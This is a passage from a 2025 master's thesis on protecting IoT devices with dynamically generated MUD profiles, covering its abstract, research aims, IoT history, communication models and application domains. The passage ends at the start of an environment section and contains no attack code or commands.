Preventing IoT Malware Exploits: Enforcing Network Restrictions with MUD Profiles

University of Turku
Department of Computing
Master of Science (Tech) Thesis
Cyber Security Engineering
July 2025
Theodoros Ioannou

UNIVERSITY OF TURKU
Department of Computing

THEODOROS IOANNOU: Preventing IoT Malware Exploits: Enforcing Network Restrictions with MUD Profiles

Master of Science (Tech) Thesis, 63 p., 1 app. p.
Cyber Security Engineering
July 2025

The importance of IoT devices and their relationship to network security is examined in this thesis, with particular focus placed on how Manufacturer Usage Description (MUD) profiles can be used to enhance cybersecurity. IoT is regarded as one of the most rapidly evolving technological fields, with devices being continuously upgraded and integrated into various environments. As a result, several challenges are encountered, including the need for securing the data that is stored and transmitted, the difficulty in applying consistent security standards across heterogeneous devices, and the increased attack surface introduced into networks.

To address these concerns, various IoT application domains are explored, and the risks and challenges associated with the security of IoT devices are assessed. The primary security threats are identified, and issues concerning end-user privacy are evaluated. As a technical response, a system was developed through which the network behavior of IoT devices is passively monitored and analyzed, in order to determine which servers are legitimately communicated with. Based on this behavior, a Manufacturer Usage Description (MUD) profile is dynamically generated so that unwanted or unauthorized network traffic can be restricted. The solution was implemented on a Raspberry Pi 4 platform, with an ESP32 device being used as an IoT device. During the experimental phase, a simulated malware attack was launched against the ESP32 device. The unauthorized communication attempt was successfully blocked by the dynamically generated MUD profile, thereby demonstrating the effectiveness of the system in the prevention of malicious activity. Through these results, the usefulness of dynamically generated MUD profiles in improving the overall security posture of IoT environments is demonstrated.

Contents

Terminology – List of Abbreviations

- **IoT** – Internet of Things
- **MUD** – Manufacturer Usage Description
- **DDoS** – Distributed Denial of Service
- **IDS** – Intrusion Detection System
- **Scapy** – A powerful packet manipulation tool
- **DARPA** – Defense Advanced Research Projects Agency
- **GPS** – Global Positioning System
- **ACLs** – Access control lists
- **NIST** – National Institute of Standards and Technology
- **IAB** – Internet Architecture Board
- **M2M** – Machine to Machine
- **TCP/IP** – Transmission Control Protocol / Internet Protocol
- **ARPANET** – Advanced Research Projects Agency Network
- **PERS** – Personal Emergency Response Systems
- **IIoT** – Industrial Internet of Things

- **SCADA** – Supervisory Control and Data Acquisition
- **IoMT** – Internet of Military Things
- **IoBT** – Internet of Battlefield Things
- **IETF** – Internet Engineering Task Force

1 Introduction

The rapid advancement of technology in recent decades has led to an improvement in people's quality of life and has facilitated their daily activities through the Internet of Things (IoT). More and more companies are focusing on creating a "smart environment" tailored to individuals' needs. However, this evolution has also introduced new challenges in network security. Many IoT devices have limited security capabilities, making them easy targets for cyberattacks, such as botnet attacks (e.g., Mirai), Distributed denial of service attacks, and unauthorized access.

One of the major problems is that these devices often communicate with an uncontrolled number of external servers, increasing the attack surface and complicating their security management. The IoT is expected to have a significant impact on both industry and society at large, playing a key role in the global economy. According to research firm Gartner, in 2015, there were 4.9 billion connected devices worldwide, representing a 30% increase from 2014. It was predicted that by 2020, the number of IoT-connected devices would reach 25 billion [1].

1.1 Research Objective

The aim of this study is to develop an automated Manufacturer usage description Profile system for IoT devices to enhance their security. A key aspect of this research is the development of a script that analyzes a device's network behavior and generates a MUD Profile dynamically instead of relying on static predefined rules.

This profile will permit only expected communications.

Furthermore, to evaluate the effectiveness of the system, a simple brute-force attack simulation was conducted will be conducted using malware that will attempt to gain unauthorized access to an IoT device. While the generated MUD Profile may allow initial access, it will prevent the device from communicating with unauthorized servers, demonstrating the functionality and reliability of this approach.

1.2 Research Questions

The main research questions addressed in this thesis are:

- What are the primary security risks associated with IoT devices, and how can they be effectively mitigated?
- How can the privacy of users' personal data be ensured in a smart environment without relying on or being exposed to third parties?
- With the rapid evolution of technology, will we be able to keep up with the necessary security advancements?

1.3 Necessity and Significance of the Research

This research aims to highlight both the importance of IoT devices in our daily lives, as well as the benefits and potential risks associated with their use.

Currently, many IoT security methods are either inefficient or difficult to implement on a large scale, as they rely on traditional Intrusion Detection Systems (IDS) or require manual security policy configuration. The need for an automated, adaptive solution is evident, as IoT devices continue to proliferate while cyber threats

constantly evolve.

This study aims to implement innovative approaches in the following areas:

1. Instead of relying on static policies, our method will introduce a new approach for dynamically generating MUD profiles, adapting to each device's behavior.

2. The study will focus on monitoring the entities with which an IoT device communicates, allowing only necessary connections while blocking unauthorized communications.

3. Rather than providing purely theoretical validation, the system will be tested using a real malware attack that attempts to compromise the IoT device. The ability to block this attack will demonstrate the effectiveness of our approach.

4. The system will be designed to operate in modern environments, such as 5G networks and edge computing platforms, ensuring its relevance and compatibility with future technologies.

Through this research, we aim to address a significant and often overlooked gap in IoT security by providing a dynamic, adaptive, and automated solution that enhances the protection of IoT devices and helps reduce cyberattacks.

2 The Evolution of the Internet and the Internet of Things (IoT)

It is an indisputable fact that the convergence of computer and network technologies has led to the rapid expansion of the Internet, significantly fueled by the widespread use of email and the rapid growth of the Web.

However, the emergence of new technologies for digitization, organization, and exploitation of large volumes of data, along with the development of applications that provide increasingly enhanced user experiences, highlight certain aspects of the Internet that are particularly relevant today. According to many experts, we are entering a world of *"ubiquitous computing"*, also known as *"pervasive computing"* or *"ambient intelligence"*. In this world, entire systems of networked computers are embedded into household appliances, cars, tools, toys, and other objects we use in daily life [2].

Indeed, over the last decade, many universities and technology companies have focused their research on embedded systems, computing and communication circuits that can be integrated into a wide range of devices, as well as heating or air conditioning systems and security systems. These innovative technological applications aim to introduce a new and more exciting use of the Internet. Researchers and networking professionals, in their attempt to conceptually define this phenomenon, use the term **Internet of Things (IoT)** coined in the late 1990s by Kevin Ashton

or **Machine-to-Machine (M2M)** communication, referring to the automatic interaction between machines and computers without human intervention to initiate or control communication [3]. IoT is considered new, although the combination of computers and networks to control devices has been known for decades.

With the advancement of wireless technology in the 1990s, M2M solutions began emerging in industrial and business environments for equipment control and operation. Many of these M2M solutions relied on industrial standards to serve specific purposesrather than on Internet standards or Transmission Control Protocol/Internet Protocol (TCP/IP) protocols [4]. The TCP/IP protocols were introduced in 1982 to interconnect networks, leading to the creation of what we now know as the Internet. In 1990, during an Internet conference, a device(a toaster) was showcased that, through IP technology, could connect and disconnect via the Internet [5].

Undoubtedly, the creation of this new interconnected world is one of the greatest achievements of computer science, attracting global attention, as numerous conferences, news articles, and exhibitions focus on its various aspects. The Internet of Things, or as some call it, the *Internet of Everything*, is expected to transform not only the way people live, work, and interact socially but also act as a springboard for IT innovation, enabling the development of new applications across telecommunications and business sectors.

2.1 Historical Background

Throughout human history, several key events and ideas have radically changed the way people live, work, think, and communicate. The pen, the printing press, the telephone, television, computers, and the Internet are among the most significant cultural milestones that have progressively reshaped humanity's perception of the world [2]. However, from the second half of the 20th century, with the emergence of computers and information technology, the wave of social change that followed was

so immense that it surpassed all previous technological advancements.

The development of electronic computers began in the early 1950s. The Internet, an essential component of the Internet of Things, originated as part of DARPA in 1962 and evolved into ARPANET in 1969. During the 1980s, advertising companies started supporting ARPANET's public use, which led to the creation of the Internet as we know it today. GPS became operational in 1993, with assistance from the U.S. Department of Defense, which launched a highly functional network of 24 satellites. Shortly after, private advertising satellites followed. At the time, telephone lines and satellites comprised the backbone of IoT communication infrastructure.

An important milestone in the development of the Internet of Things was the decision to expand IP address capacity through IPv6. According to Leibson [6], from the Computer History Museum:

> "The expansion of address capacity means that we can assign an IPv6 address to every person on Earth and still have enough addresses left for 100+ planets like Earth." [6]

In short, IP addresses will not run out anytime soon.

This perspective is reinforced by the gradual transition of modern society into a new era where IoT takes center stage. As Kevin Ashton stated in an interview with ZDNET:

> "The IoT integrates human civilization, our 'things', with our digital information infrastructure, the Internet." [7]

Moreover, as an emerging technology, IoT holds the promise of more advanced digital experiences, shifting the focus of the Internet from *human-to-human communication* to *human-to-machine* and *machine-to-machine* interactions [8].

The trajectory of human civilization has changed dramatically, marking the emergence of a new era—the Information Age. This shift is driving yet another

paradigm change, influenced by the interconnected and ever-evolving relationship between humans and digital technology [2].

2.2 Conceptual Approaches and Definitions

The IoT originally began as an idea aimed at connecting many devices large or small,as well as devices with embedded sensors (such as phones, cameras, speakers, etc.), and at linking them with the manufacturer so that they could both receive and transmit data to provide improved personal services. This original idea became a reality; for example, sensors can now be used in a building to automatically adjust lighting or heating. This means that in the future, the IoT will simplify and ease our lives.

As stated in [2], we live in two parallel worlds: the analog, everyday world where we physically exist, and the digital world, which was created by humans but is inhabited by machines. Until now, we have interacted with this digital realm through screens, keyboards, and mice, maintaining a distance,much like scientists who handle dangerous materials using protective equipment. However, we are now endowing machines with sensory organs, allowing them to enter our physical reality. This integration with sensors, lasers, and microprocessors evolve and creates a future full of uncertainty and surprises, with unknown consequences for the coming decades [2].

Undoubtedly, technological developments are difficult to predict, and even more challenging is forecasting their impact on society. After all, no one could have predicted in the 1990s the profound influence that the emergence of the World Wide Web and later mobile Internet would have on the world. Yet, besides these two digital revolutions, as noted in the Cluster of European Research Projects on the Internet of Things [9], we are now witnessing the digital transition into the third, and possibly the most tumultuous phase of the Internet revolution, which involves connecting real-world objects with the virtual [9].

In a more vivid description of this interconnection, [8] urge us, in their article in the International Journal of Engineering Science and Computing (IIJESC), to imagine a world where objects are equipped with sensors, communicate with each other, and exchange information via either private or public Internet networks. These devices collect and process data that are then used for decision making, strategic planning, smart management, and automated actions, offering advanced intelligence and enhanced functionality [8].

In other words, IoT technology refers to the connection of many and varied objects that people use in their daily lives to the Internet, both at an individual and business level. These connections aim to enable simultaneous communication and interaction among the objects, allow remote control of devices, and enable businesses to provide services to their customers. However, beyond this general conceptual approach and its worldwide acceptance by the scientific community, the multifaceted role of IoT technology continues to engage researchers who, based on the design and development of different technological aspects, describe, analyze, or promote their views by offering their own definitions. Indicatively, the following definitions are provided.

2.3 Definitions of IoT

Examining the definitions of IoT in the literature is crucial before offering a cohesive interpretation of the term. Numerous organisations and scholars have put forth definitions that highlight distinct facets of the Internet of Things, including data interchange, automation, connectivity, and cloud service integration. The various viewpoints that add to the general comprehension of IoT are highlighted by the definitions that follow.

Definition 1: IoT constitutes a continuous network of interconnected devices, sensors, machines, vehicles, and objects within a space, using wired or wireless networks. The connected devices and sensors can interact with their environment by collecting and exchanging data with other objects via M2M communication [10].

Definition 2: It is a world where physical objects are intrinsically connected to the information network and can actively participate in business processes. Moreover, services can interact with "smart objects" on the Internet to monitor their state and extract information from them, while considering issues of security and privacy [11].

Definition 3: For the information society, the concept of IoT is associated with a global infrastructure that facilitates the provision of advanced services through the connection of physical and virtual objects. This infrastructure is based on existing and evolving interoperable information and communication technologies [12].

Definition 4: The term IoT refers to connected systems that use M2M communication. These applications include home automation, smart grids, security, and systems for retail [3].

Definition 5: The IoT refers to an environment in which all objects have a presence and representation on the Internet. Its goal is to connect the physical and virtual worlds, offering new applications and services. It is based on the M2M communication model, which facilitates interaction between "things" and the applications residing in the cloud [13].

Definition 6: IoT consists of various objects that have embedded electronic systems, software, sensors, and actuators. These devices are connected through the Internet, allowing for the collection, exchange, and analysis of data. Thanks to their sensors and processing capabilities, they can be used in diverse environments, offering automated functionalities and enhanced connectivity [14].

Definition 7: IoT refers to the interconnection of physical devices, vehicles, and

various objects that are equipped with sensors, electronic systems, and software. These smart devices can connect to the Internet, enabling the collection, exchange, and analysis of data for improved functionality and automation.

All the definitions describe scenarios in which network connectivity and computing power extend to a set of objects, devices, sensors, and everyday items that are usually not considered "computers." These scenarios allow devices to generate, exchange, and use data often with minimal human intervention. The various definitions do not necessarily differ but rather emphasize different aspects of the IoT phenomenon, with each focusing on distinct elements [13].

2.4 Device to Device

In this model, two or more devices communicate directly with each other without an intermediary. Since IoT may include various types of devices that use multiple kinds of networks to communicate, the connectivity becomes particularly complex. Therefore, devices must be capable of communicating over different network types, naturally including IP and the Internet. More often, however, devices use communication protocols such as Bluetooth, Z-Wave, or Zigbee, which include rules for direct device-to-device connections [15].

Typically, Device-to-Device communication is used in home automation systems (e.g., lamps, light switches, thermostats, and door locks) to transfer small data packets between devices. Additionally, this model is quite popular in portable IoT devices such as heart monitors and smartwatches because the data do not need to be shared among many users, and low-energy connectivity like Bluetooth Low Energy can ensure battery autonomy for months or even a year [13].

2.4.1 Device to Cloud

This form of communication is already well established in computers, where a device connects to the "cloud network." This network is provided by large companies such as Microsoft or Google that essentially operate many powerful servers offering users storage and data exchange/sharing services [16].

For example, Microsoft offers the Azure IoT Hub, a fully managed service that enables the connection, monitoring, and management of billions of IoT devices. This service allows devices to communicate with the cloud and exchange data with back-end applications [17].

Similarly, Google offers Cloud IoT Core, a fully managed service that enables the connection, management, and processing of data from globally distributed devices. This service can be integrated with other Google Cloud services to create comprehensive IoT solutions [18].

In the IoT, devices can communicate through such a network. A device can connect to a service and exchange data via a provider. This method uses existing communication methods such as Local Area Network (LAN) or WiFi to establish a link between the device and the data processing network, which in turn connects to the cloud service [16].

One example of the Device-to-Cloud connectivity model, based on the use of a cellular network, is a smart tag that tracks a pet (e.g., a dog) when it has moved away from its owner; this would require wide-area cellular communication since the dog's route is initially unknown. Another example is remotely monitoring a user's home via a camera, which requires a bandwidth provided by wireless or wired internet connection. In this case, the camera's data are transferred to the cloud, allowing the remote user to later access them. Specifically, the remote user communicates with the cloud, and then the cloud infrastructure retransmits the camera's captured content. Security in this model is more complex than in the Device-to-Device model

because it involves two different types of credentials: the device's network access credentials (such as a mobile phone's SIM card) and, subsequently, the cloud access credentials [13].
Interoperability is also a drawback in the Device-to-Cloud model. Integrating devices manufactured by different vendors can lead to malfunctions, as the device and the cloud service are usually from the same provider. An example is the Nest Labs Learning Thermostat, where the device can operate only with Nest's cloud service [13].

2.4.2 Device to Gateway

The Device-to-Gateway connectivity model, also known as Device-to-Application-Layer-Gateway, is an important interconnection mechanism for IoT devices, enabling their communication with cloud services through an intermediary gateway device. This gateway acts as a mediator between the IoT device and the cloud, offering enhanced security, data management, and communication protocol conversion for the seamless connection of heterogeneous systems [19].

The gateway functions as an intermediary station, enabling the connection of IoT devices that on their own cannot connect directly to the Internet. In many cases, IoT devices are energy efficient and low-power, limiting their ability to communicate directly via WiFi or cellular networks. For this reason, they connect through a gateway, which may be a specialized IoT node or even a smartphone or tablet [20]. An example application is a wearable health tracker that cannot connect directly to the cloud on its own. Instead, it uses a smartphone with a dedicated app to transfer the data to the cloud. In this way, the user's health information is stored and can be remotely analyzed by doctors or other health applications [19].

This communication model provides several advantages:

- **Security:** The gateway can control and filter data traffic, offering additional protection against attacks and unauthorized access.
- **Bandwidth Management:** Rather than having each IoT device communicate directly with the cloud, devices can send data to the gateway, which processes it and transmits only the necessary information to the cloud.
- **Protocol Conversion:** IoT devices use various communication protocols (such as Bluetooth, Zigbee, Z-Wave, and LoRaWAN). The gateway can convert these protocols into a format that the cloud understands, enabling interoperability between different devices and services [21].

However, the Device-to-Gateway model also presents some challenges:

- **Implementation Complexity:** It requires the development of specialized software and hardware for the gateway, which can increase costs and slow the adoption of the technology.
- **Need for Interoperability:** Since many IoT devices use different communication protocols, developing a gateway that can manage multiple technologies is challenging.
- **Dependency on the Gateway:** In case of a failure or malfunction of the gateway device, the IoT devices may be unable to communicate with the cloud, reducing the system's reliability [21].

The Device-to-Gateway model plays a crucial role in IoT development, as it enables the connection and communication of devices with limited connectivity capabilities. Although its implementation complexity can be challenging, the flexibility

and enhanced security it offers make it one of the most popular approaches in developing smart IoT ecosystems. With the evolution of communication technologies and improvements in cloud infrastructures, this model is expected to continue evolving to meet the needs of an increasingly interconnected world [22].

2.4.3 Back-End Sharing

This communication model essentially extends the Device-to-Cloud model, allowing users to extract and analyze data from smart objects stored in a cloud service, in combination with data from other sources. Additionally, it enables authorized third parties to easily access sensor data that has been transferred to the cloud [23].
This model extends the traditional "Device-to-Cloud" model, where IoT devices connect directly to cloud services to transmit data. The main difference lies in the ability of "Back-End Data-Sharing" to allow access to data from multiple sources and to integrate them for further analysis [24].
In the "Back-End Data-Sharing" model, data collected from IoT devices are stored in cloud services. These data can be shared with authorized third parties, enabling access and analysis in combination with data from other sources. This allows the creation of comprehensive IoT solutions, where the data can be used to develop new services or improve existing ones [25].

Advantages. The architecture offers several advantages. *Data integration* allows for combining information from various sources, enabling more comprehensive analysis and better decision-making. *Data portability* ensures smooth data transfer between different IoT applications, addressing the limitations of traditional databases. Additionally, *security and privacy* are enhanced by allowing control over data access, which helps protect both privacy and information security [24].
A notable application example of the "Back-End Data-Sharing" model is the in-

tegration of data from physical activity tracking applications. For example, the "MapMyFitness" app allows integration with other services, such as Google Fit, enabling data exchange between the two platforms. This lets users aggregate data from various apps and devices, providing a comprehensive picture of their physical activity[26].

Despite its advantages, the "Back-End Data-Sharing" model faces challenges such as interoperability between different devices and platforms, ensuring data security during transmission and storage, and protecting user privacy. Addressing these challenges requires developing standards and protocols that guarantee secure and efficient data exchange between different IoT systems [13].

The "Back-End Data-Sharing" model offers significant potential for leveraging IoT data by allowing the integration and analysis of information from multiple sources. With proper management of its accompanying challenges, it can contribute to the development of more comprehensive and efficient IoT solutions.

In Conclusion, the IoT aims to ensure connectivity:

- **To Everyone:** "Anyone–Anybody"
- **At Any Time:** "Anytime–Any Context"
- **In Any Place:** "Any Place–Anywhere"
- **For Any Thing or Device:** "Anything–Any Device"
- **Via Any Path or Network:** "Any Path–Any Network"

Essentially, the connectivity of physical and virtual objects is the most innovative element of the IoT. As more "things" become connected to communication networks, more technologies from both the physical world and the realm of information will evolve to provide services that support economic growth, environmental protection, and health [27].

3 IoT Application Domains and Examples

The Internet of Things has enabled the creation of new sources of information, new business models, new services, and innovative products across most market sectors. The possible applications of IoT are numerous and diverse, penetrating nearly every aspect of everyday life for individuals, businesses, and society as a whole.

The upcoming sections examine the major domains in which IoT is applied, highlighting specific use cases and practical examples from each sector.

3.1 Healthcare Sector

The penetration of the IoT into the healthcare sector has opened new horizons in medicine. In this context, a variety of intelligent healthcare systems can manage real-world medical information through an integrated service platform that collects, records, and analyzes vital data, leveraging cloud computing architecture. The collected data are then wirelessly transmitted to caregivers for further analysis and processing.

In this way, the monitoring of everyday health issues is facilitated, and interaction between all parties in the healthcare field is promoted. Furthermore, emphasis is placed on preventive care, early diagnosis, and patient treatment, resulting in improved quality of care and enhanced effectiveness of personalized healthcare solu-

tions. At the same time, data entry processes are automated and accelerated, while the risk of errors is reduced [28].

Consequently, the role of a connected health system through smart medical devices proves to be pivotal, as it brings innovations that radically transform the approach and delivery of medical care. Representative examples, according to Vermesan and Friess [29], include:

Patient Monitoring: This application concerns monitoring patients' conditions inside hospitals or at home, offering clear benefits to doctors, patients, and healthcare professionals through real-time health monitoring capabilities.

Monitoring Physical Activity of Elderly People: In this case, the increased care and medical monitoring needs of elderly individuals can be met through a body sensor network capable of recording their movements 24/7, while a mobile device (e.g., smartphone or laptop) collects, visualizes, and logs all activity data. This digital approach benefits families who can monitor their elderly relatives and receive alerts for abnormal behavior, and also empowers elderly individuals with greater independence and safety.

Chronic Disease Management: Through the supportive role of interconnected remote monitoring systems, patients with chronic diseases (e.g., diabetes, heart conditions, or respiratory issues) can improve their lifestyle and maintain good health for longer periods with fewer doctor visits [29].

Indeed, the IoT, having simplified this process, provides increasingly more digital tools to ensure the safety of the elderly, especially those living with chronic conditions like dementia. For example, Personal Emergency Response Systems (PERS) are portable IoT devices for patients at home. With the press of a button, a monitoring center is automatically notified and opens a direct communication channel. For those in care facilities, PERS can act like GPS trackers, providing location and other essential data functioning as both a monitor and rapid responder in critical

moments, helping staff better track patients [30].

Globally, many people with serious health issues do not have access to regular medical monitoring. For these cases, wireless IoT connected devices exist to track patients and collect sensor data, which are then analyzed using various algorithms and transmitted wirelessly to health professionals for action [31].

Moreover, in the broader field of telemedicine, applications such as remote monitoring and teleconsultation create the conditions to eliminate traditional hospital and clinic boundaries. By transmitting audio and video, they enable remote support and management of patients in their personal space. The monitoring, analysis, and recording of patient data can substitute for a healthcare professional, improve care quality, and reduce traditional treatment costs [32].

A notable example is Vodafone Remote Healthcare, an advanced connected service utilizing the expertise of Vodafone's Telemedicine Program to exchange data and provide remote medical consultation. More specifically, it is a digital medical kit that, via a smartphone, computer, or tablet app, allows uninterrupted communication through messages, audio, and video, and the exchange of medical data such as ECGs. It ensures timely and accurate diagnosis and systematic monitoring of patients with chronic conditions, at home. This contributes to upgraded healthcare services and improved access, eliminating geographic or other limitations [33].

Beyond these applications, IoT technology serves as a launchpad for developing and delivering more digital solutions that expand healthcare capabilities—not just in medical care and research centers or pharmaceutical companies but also for general human well-being [34].

3.2 Transportation Sector

Transportation is a powerful global sector driven by trade. It was among the first sectors to implement IoT. It includes both goods transport and human travel, whether

between countries, regions, or cities. The most crucial elements are transportation safety and the timely delivery of passengers and goods [35]. Examples include Intelligent Highways, which provide travelers with alerts about current weather conditions or traffic incidents like accidents or congestion [8].

Smart parking using IoT offers real-time data on free and occupied parking spaces via web/mobile apps. Each parking spot has IoT devices with sensors and microcontrollers, and users get live updates to locate the nearest available spot [8].

The automobile is integral to modern life that an entire ecosystem of IoT apps and services has emerged. Even older vehicles have central processing units capable of internet connectivity, allowing features such as software updates, driver assistance, image/audio command recognition, and ultimately autonomous driving, a function still in development but expected to reach up to 300 million vehicles by 2030.

Automakers are already equipping vehicles with computers that monitor and control innovative systems for safer and more efficient driving. Examples include media playback, voice recognition, email alerts, GPS guidance, mechanical diagnostics, and even environmental monitoring. Researchers at IBM, Stanford, and MIT are also working on systems to interpret facial expressions and vocal cues to reduce accidents [2].

The company ANSYS calls the modern car the most complex device on Earth [36]. Thanks to extensive networks of sensors, antennas, and embedded software, the smart car can make real-time decisions with precision, using technologies such as:

- **Vehicle-to-Infrastructure (V2I):** Communicates with infrastructure to send diagnostics to service centers and help locate parking.
- **Vehicle-to-Vehicle (V2V):** Uses networks, cameras, and radars to detect nearby vehicles, avoid collisions, and support traffic flow and autonomy.

3.3 Industrial Sector

The introduction of IoT into industry has completely transformed the way it operates, communicates, and utilizes data collected from sensors and devices connected to the Internet. This development has become the focal point of the Fourth Industrial Revolution, known as Industry 4.0 or the Industrial Internet of Things (IIoT), which refers to the combination of IoT technology and data exchange with manufacturing and other industrial processes aimed at increasing automation, efficiency, and productivity [37].

IIoT optimizes industrial processes by reducing energy consumption, minimizing machine downtime, and shortening maintenance cycles, resulting in lower maintenance costs and higher profits in the industrial sector [38].

Furthermore, the high expectations of the industrial world for the application and use of IoT are also supported by the fact that it covers a wide range of technological advancements in industrial environments. In addition to sensors, it integrates big data technology, machine learning, communication technologies, M2M automation, cloud computing, and computational processing.

A typical example of industrial automation is machine vision, where machines replace the human eye to perform more efficient and error-free inspections of equipment and various factory products. These machine vision systems can also be used to guide vehicles without human intervention [39].

Another category includes gas detectors or other types of sensors that can detect early toxic gas leaks in industrial environments, chemical plants, or inside mines, ensuring the safety of workers and goods through timely evacuation alerts. Equally important for the industry is the installation of SCADA systems (Supervisory Control and Data Acquisition) for oil and gas production and water level monitoring. Additionally, placing industrial cameras on factory equipment, as well as sensors for monitoring and reporting operational efficiency, can help in verifying the quality

and functionality of products, providing critical information regarding the location of tools, spare parts, and inventory, or predicting equipment malfunctions early on allowing repairs to be scheduled automatically before failures occur [8].

Therefore, IoT has the potential to offer the industrial sector many ways to improve its operations, leading to more effective problem-solving through faster and more accurate business decisions. In fact, according to experts, as IIoT technologies continue to improve, global demand is projected to rise, reaching $751.3 billion by 2023 [40].

3.4 Retail Sector

The benefits of IoT in the retail sector are numerous, both for store owners and for consumers. Businesses can monitor sales, inventory, orders, the number of customers visiting the store, and be informed about the progress of operations or business processes. Additionally, through IoT-based applications (monitoring systems), a store owner can understand customer preferences and satisfaction levels regarding their shopping experience. This way, the business knows where it needs to focus, make changes, or even differentiate itself from competitors to gain a larger market share. Of course, in this sector, the most important pillar remains security, including the protection of merchandise and the safeguarding of customers' personal data [35].

3.5 Construction Sector

IoT applications have extended into residential spaces, so-called smart homes, and by extension, to entire cities, known as smart cities. Today, home automation utilizes Wi-Fi-enabled electronic devices, such as smart TVs. Increasingly, household appliances are connecting via Wi-Fi, which has become part of the home IP network.

In recent years, more companies have turned their attention toward using plat-

forms that are part of a building's automation system and are connected to energy monitoring, healthcare, indoor and outdoor activity tracking, etc. [41].

Through IoT, building management becomes easier, as access to the building's information and control systems is possible from any location via a computer or even a mobile phone [42].

For example, inside a house, one might find smart fridges that use cameras to recognize the types of products stored, control and adjust the temperature depending on the product, place orders for what's needed based on user preferences, and suggest new products using statistical data. Smart thermostats can also monitor and schedule heating in each room for optimal energy use and thermal distribution throughout the home along with many other devices.

In the last decade, progress in technology and information has brought forward the concept of "smart cities," which aim to meet societal needs by offering modern, efficient solutions that improve urban life. This term is used to describe a community, municipality, or large city characterized by an environment of innovation, leveraging constantly evolving modern technologies supported by broadband internet and IoT applications.

In practice, this includes interventions that improve urban mobility, reduce energy consumption, and promote environmentally friendly ICT technologies and e-governance services. At the same time, open access to public data encourages citizen participation in decision-making on social, economic, and environmental issues, increasing transparency and the effectiveness of policies aimed at sustainable development [43].

At the core of the smart city revolution lies IoT an extensive network of interconnected devices and sensors integrated into urban operations. Imagine streetlights that automatically adjust brightness based on pedestrian presence, garbage bins that alert services when full, and smart parking meters that direct drivers to available

spaces. These technologies help build dynamic urban environments that adapt and improve in real-time [44].

Europe is currently aiming to create a new generation of smart cities where Artificial Intelligence is a core component of their strategy. In this context, the European Union has made a major step by founding the CitiVerse EDIC consortium in Valencia, Spain. This initiative aims to reshape urban planning and city management through innovative technological solutions, merging technology with daily life and ushering in a new era of cooperation and progress in modern cities [45].

Specifically, these applications include the following:

Urban infrastructure health. Monitoring vibrations and the condition of structural materials in buildings, bridges, and historical monuments. These technologies help in the early detection of wear and enhance urban safety through automated maintenance alerts [46].

Lighting. Smart and adaptive street lighting that adjusts to weather conditions and the time of year. Smart traffic lights will be signaling systems capable of communicating and dynamically adjusting traffic flows. Current issues like inefficient light timing requiring human intervention (e.g., traffic police) can be solved through IoT-enabled sensors that measure vehicle and pedestrian movement, allowing lights to operate more efficiently. Statistics show a 20–30% improvement in traffic flow [47].

Security. Digital city surveillance via cameras, fire safety systems, and public announcement management. For instance, a facial-recognition-enabled camera can identify someone on a watchlist or detect suspicious activity. In such a case, an immediate alert can be sent to authorities, enhancing safety and preventing crimes. Additionally, citizens can report emergencies directly to response centers via IoT devices. Sensors can also be integrated into wearable or public infrastructure to detect

dangers like fires, gas leaks, or structural damage. Sensors in high-risk areas can detect natural disasters like earthquakes, floods, or hurricanes in real time—triggering rapid alerts to emergency teams [48].

Waste management. Detection of waste levels in bins to optimize collection routes. Smart waste and recycling bins are equipped with sensors that report fill levels to control centers, allowing for optimized waste truck deployment and more efficient collection [49].

3.6 Military Sector

The Internet of Military Things (IoMT), or Internet of Battlefield Things (IoBT), is a specialized category of IoT designed for modern combat operations and smart warfare. It refers to physical objects within the military domain that are embedded with sensors, software, and other technologies. These objects communicate with each other to collect and transmit data over the Internet, facilitating a wide range of activities in a more efficient and informed way [50].

Some of the main benefits of IoT in the military sector include:

- Automatic extraction of information from the battlefield.
- Continuous monitoring of soldiers' vital signs.
- Smart and self-sustaining military bases.
- The capability to simulate battles for training or strategic planning.

As part of the annual U.S. military exercise that took place from late September to November 2022, soldiers from multiple nations collaborated to explore new technologies in warfare. In the desert south of Death Valley, at the Fort Irwin military base in California, a simulated war exercise titled "Project Crimson" was conducted.

During this exercise, drones were used to deliver fake blood supplies to simulated injured soldiers on the battlefield [51].

By testing the delivery of medical supplies via drones combined with other technologies, the military is seeking ways to ensure soldiers' survival after battlefield injuries, even in situations where it is too dangerous to send humans on foot to provide assistance.

3.7 Energy Sector

Energy management through a smart grid which monitors and controls energy flow helps reduce energy loss and saves money for consumers. The integration of a smart grid with information and communication technologies allows for mutual interaction between suppliers and consumers, making energy delivery more sustainable [52].

Information and communication technologies embed systems related to energy flow monitoring and communication, allowing data to be transmitted via the Internet. This is achieved through the use of smart meters, which provide insights into energy consumption, detect losses, and more [53].

The use of IoT in the energy sector aims not only at proper monitoring of energy flow and consumption but also at creating an energy system that reduces carbon dioxide emissions by using renewable sources, thus promoting green technologies [54].

For example:

- Wind turbines / electricity generation units: These monitor and analyze the energy flow from turbines and power stations, communicating bidirectionally with consumer smart meters to analyze usage patterns.

- Power supply controllers: These determine the energy needs and improve energy efficiency minimizing energy loss in computers, telecom systems, and

electronic devices.

- Photovoltaic systems: These monitor and enhance the performance of solar energy installations.

3.8 Agriculture Sector

The global population is expected to reach 9.5 billion by the year 2040. To sustain this large population and meet the increasing demand for food, the agricultural industry must embrace IoT. Doing so will help address challenges such as extreme climate conditions, rising temperatures, and environmental impacts caused by intensive farming practices [51].

IoT in agriculture involves the use of robots, drones, and remote sensors combined with machine learning and analytics tools to monitor crops (e.g., soil conditions, moisture, and water levels) and optimize the use of agricultural resources [55].

In aquaculture, IoT is used to control heaters in fish tanks for oxygen supply. With chemical sensors, farmers can collect information about the water and its temperature [56].

A prime example is AgrIOT, which uses mobile and wireless farm sensors to collect and analyze data on large-scale orchards reliably, timely, and efficiently aiming to increase productivity, reduce pest-related losses, and optimize water use [57].

According to Patel et al. [8], other use cases of IoT in agriculture include the following:

Greenhouse monitoring. Controlling microclimate conditions to maximize the yield and quality of fruits and vegetables.

Composting. Monitoring moisture and temperature levels in alfalfa, hay, straw, etc., to prevent fungi and microbial contamination.

Livestock monitoring. Tracking the location and identity of animals grazing in fields or stables. Also includes studying ventilation and air quality, and detecting harmful gases from manure.

Offspring monitoring. Monitoring conditions in animal breeding facilities to ensure survival and health.

Crop monitoring. Reducing spoilage and waste by continuously and accurately managing data related to farms, including better fertilizer, electricity, and irrigation control.

According to Precedence Research, the global IoT in Agriculture Market was valued at USD 13.7 billion in 2022 and is expected to reach approximately USD 28.56 billion by 2030, with a compound annual growth rate (CAGR) of 9.62% from 2022 to 2030. [58].

3.9 Environment Sector

The environment is perhaps the most crucial sector where IoT can make a positive contribution, given its vital role for humans and all other living organisms. Many studies have explored the optimal ways to reduce pollution and waste [59].

